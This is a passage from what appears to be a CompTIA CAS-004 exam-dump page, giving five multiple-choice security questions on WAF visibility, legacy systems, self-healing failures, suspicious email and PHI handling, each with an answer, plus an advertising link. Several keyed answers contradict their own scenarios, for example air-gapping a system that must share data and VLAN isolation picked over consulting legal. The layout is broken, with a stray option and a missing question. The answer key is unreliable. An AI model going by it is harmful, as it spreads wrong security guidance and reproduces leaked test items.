A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application. Which of the following is the MOST likely cause?

- A. The user agent client is not compatible with the WAF.
- B. A certificate on the WAF is expired.
- C. HTTP traffic is not forwarding to HTTPS to decrypt.
- D. Old, vulnerable cipher suites are still being used.

**Answer: D**

#### NEW QUESTION 142

An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

- A. Limit access to the system using a jump box.
- B. Place the new system and legacy system on separate VLANs
- C. Deploy the legacy application on an air-gapped system.
- D. Implement MFA to access the legacy system.

**Answer: C**

#### NEW QUESTION 143

An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software. During the incident, when the self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared the system as fully operational. Which of the following BEST describes the reason why the silent failure occurred?

- A. The system logs rotated prematurely.
- B. The disk utilization alarms are higher than what the service restarts require.
- C. The number of nodes in the self-healing cluster was healthy.
- D. Conditional checks prior to the service restart succeeded.

**Answer: D**

#### NEW QUESTION 144

A security analyst is investigating a series of suspicious emails by employees to the security team. The emails appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses; instead, the emails only include the following in plain text.

```
Test email sent from hp_app01 to external_client_app01_willing_list.
```

Which of the following should the security analyst perform?

- A. Contact the security department at the business partner and alert them to the email event.
- B. Block the IP address for the business partner at the perimeter firewall.
- C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
- D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

**Answer: A**

#### NEW QUESTION 145

A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

- A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
- B. Take an MD5 hash of the server.
- C. Delete all PHI from the network until the legal department is consulted.

D. Consult the legal department to determine the legal requirements.

**Answer:** A

**NEW QUESTION 147**

.....

## Relate Links

**100% Pass Your CAS-004 Exam with ExamBible Prep Materials**

<https://www.exambible.com/CAS-004-exam/>

## Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>